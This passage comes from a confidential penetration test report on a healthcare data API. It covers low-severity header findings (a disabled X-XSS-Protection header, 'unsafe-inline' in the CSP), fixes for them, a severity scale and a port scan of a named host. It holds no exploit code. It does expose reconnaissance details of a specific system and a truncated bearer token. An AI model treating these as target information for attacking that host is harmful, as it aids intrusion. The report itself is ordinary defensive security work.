action 'self';frame-ancestors 'self';img-src 'self' data;;object-src 'none';script-src
'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
```

Commercial In Confidence

```
cross-origin-opener-policy: same-origin
cross-origin-resource-policy: same-origin
origin-agent-cluster: ?1
referrer-policy: no-referrer
strict-transport-security: max-age=31536000; includeSubDomains
x-content-type-options: nosniff
x-dns-prefetch-control: off
x-download-options: noopen
x-frame-options: SAMEORIGIN
x-permitted-cross-domain-policies: none
x-xss-protection: 0
cf-cache-status: DYNAMIC
<snip>
```

Host Affected

sandbox-testing-1.fitfile.net

Recommendations

Enable this protection as part of a defence-in-depth strategy to account for legacy system interactions. Whilst unlikely to be needed, maintaining layered protections further reduces the likelihood of XSS attacks, particularly where API integrations make it difficult to control how client systems implement or consume the integration.

To enable x-xss-protection:

```
server {
    listen 443 ssl;
    server_name example.com;

    # Other SSL/TLS config here

    add_header X-XSS-Protection "1; mode=block" always;
}
```

Further information can be found at the following URL's:

- <https://owasp.org/www-project-secure-headers/>
- <https://cheatsheetseries.owasp.org/cheatsheets/HTTP-Headers-Cheat-Sheet.html>

API-12 **Content Security Policy (CVSS: 0.0)**

The API which is generally well structured and relatively restrictive, but it makes use of 'unsafe-inline' within style-src which weakens the policy by allowing inline CSS. Allowing inline styles reduces the effectiveness of CSP as a mitigation against injection attacks, as it may enable attackers to inject malicious styling through manipulated markup, potentially altering page behaviour, obscuring content, or facilitating certain data exfiltration techniques when combined with other vulnerabilities.

The API responses include a Content Security Policy (CSP) header, which is primarily intended to protect browser-rendered content by restricting the sources from which scripts and other resources may be loaded. In the context of a typical API that returns data rather than HTML, the security benefit of CSP is limited, as browsers generally do not enforce CSP rules on non-rendered responses such as JSON. However, if the API is consumed directly by browser-based clients or integrated into web applications, CSP may still provide a degree of protection should responses ever be rendered or interpreted within a browser context.

Results

The following example request showing the API response with CSP containing unsafe-inline and

Commercial In Confidence

Request

```
GET /ffcloud/api/v1/omop/search?text=text&limit=10 HTTP/1.1
Host: sandbox-testing-1.fitfile.net
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXV<snip>
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 10 Mar 2026 14:00:57 GMT
Content-Type: application/json
Connection: keep-alive
vary: Origin
content-security-policy: default-src 'self';base-uri 'self';font-src 'self' https: data;;form-
action 'self';frame-ancestors 'self';img-src 'self' data;;object-src 'none';script-src
'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
cross-origin-opener-policy: same-origin
cross-origin-resource-policy: same-origin
origin-agent-cluster: ?1
referrer-policy: no-referrer
strict-transport-security: max-age=31536000; includeSubDomains
x-content-type-options: nosniff
x-dns-prefetch-control: off
x-download-options: noopen
x-frame-options: SAMEORIGIN
x-permitted-cross-domain-policies: none
x-xss-protection: 0
cf-cache-status: DYNAMIC
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Report-To: {"group":"cf-
nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=eLgaARcmoX
tqHeJHXbRgF91kYsB%2BnezE7IFiWA0Rn5xN%2B1TBot2nLtNvkpddgm6TF8PwJSbiKRR6n0l0Eq3i2%2FLXSYepPWrEv7N
MpZw6XClI2BUIR49j109ARY%3D"}]}}
Server: cloudflare
CF-RAY: 9da2d93cca4f15c9-LHR
Content-Length: 13698

[
  {
    "doc": {
      "id": "note_nlp.note_nlp_id",
      "table": "note_nlp",
      "field": "note_nlp_id",
<snip>
```

Host Affected

sandbox-testing-1.fitfile.net

Recommendations

If possible, remove unsafe-inline from within style-src. If inline styles are required for legacy reasons, it is recommended to replace them with nonce- or hash-based CSP values, which allow only specific, pre-approved inline CSS while still preventing arbitrary style injection. This approach maintains the restrictive CSP without opening the risk of malicious CSS execution.

Further information can be found at the following URL:

- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CSP>

API-13



API Endpoint No Longer Used (CVSS: 0.0)

Commercial In Confidence

Commercial In Confidence

Appendix A – Severity Scale

Vulnerabilities are supplied with corresponding ratings indicating their severity, and these are rated on a scale of one to five using the icons below.

A rating of five means that the vulnerability could enable an attacker to compromise the device, and a rating of one is of low severity.

A more detailed description of the rating system, including examples, can be found in the table below:

Severity	Description
 INFO (CVSS 0)	Level 1 issues are raised purely for informational purposes and do not pose any risks to security. The reason for their inclusion is to make the customer aware of their presence in case their status was to change. For example, sensitive entries in a robots.txt file may not be accessible at the time of testing, but may become accessible in the future.
 LOW (CVSS 0.1-3.9)	Level 2 vulnerabilities pose a low threat to security. Low threat issues include for example: Leakage of information (such as software versions) which an attacker may find useful; exposure of unnecessary content/functionality; configurations that do not meet best security practice.
 MEDIUM (CVSS 4-6.9)	Level 3 vulnerabilities pose a medium threat to security. Medium-risk issues could allow an attacker to gain limited access to system commands or sensitive data. In addition, vulnerabilities addressed as medium risk when combined with other factors could have a high impact on security if exploited.
 HIGH (CVSS 7-8.9)	Level 4 vulnerabilities pose a high threat to security. Issues are raised as high-threat when exploitation could result in a major security breach, such as allowing attackers to gain privileged access, escalate privileges, or to access/modify/remove sensitive information and/or functionality.
 CRITICAL (CVSS 9-10)	Level 5 vulnerabilities pose a critical threat to security. Security issues raised at this level would generally allow an attacker to gain unauthorised access to a system or sensitive data using publicly-available tools and exploits. As an example, if a host was found to be running an unsupported operating system for which exploits were publicly available, this would qualify as a level 5. If fully exploited such vulnerabilities could have disastrous effects on the business.

Appendix B – Port Scans

This section of the report details the results of ports scans conducted against all of the targets in scope for this testing. Full port TCP scans and common port UDP scans were conducted during this test. Only OPEN and CLOSED ports are shown in this section, filtered ports have been omitted.

B.1.1 sandbox-testing-1.fitfile.net

PORT	PROTOCOL	STATUS	SERVICE
80	TCP	OPEN	HTTP
443	TCP	OPEN	HTTPS
2052	TCP	OPEN	TCPWRAPPED
2053	TCP	OPEN	TCPWRAPPED
2082	TCP	OPEN	TCPWRAPPED
2086	TCP	OPEN	TCPWRAPPED
2087	TCP	OPEN	TCPWRAPPED
2095	TCP	OPEN	TCPWRAPPED
8080	TCP	OPEN	TCPWRAPPED
8443	TCP	OPEN	TCPWRAPPED
8880	TCP	OPEN	TCPWRAPPED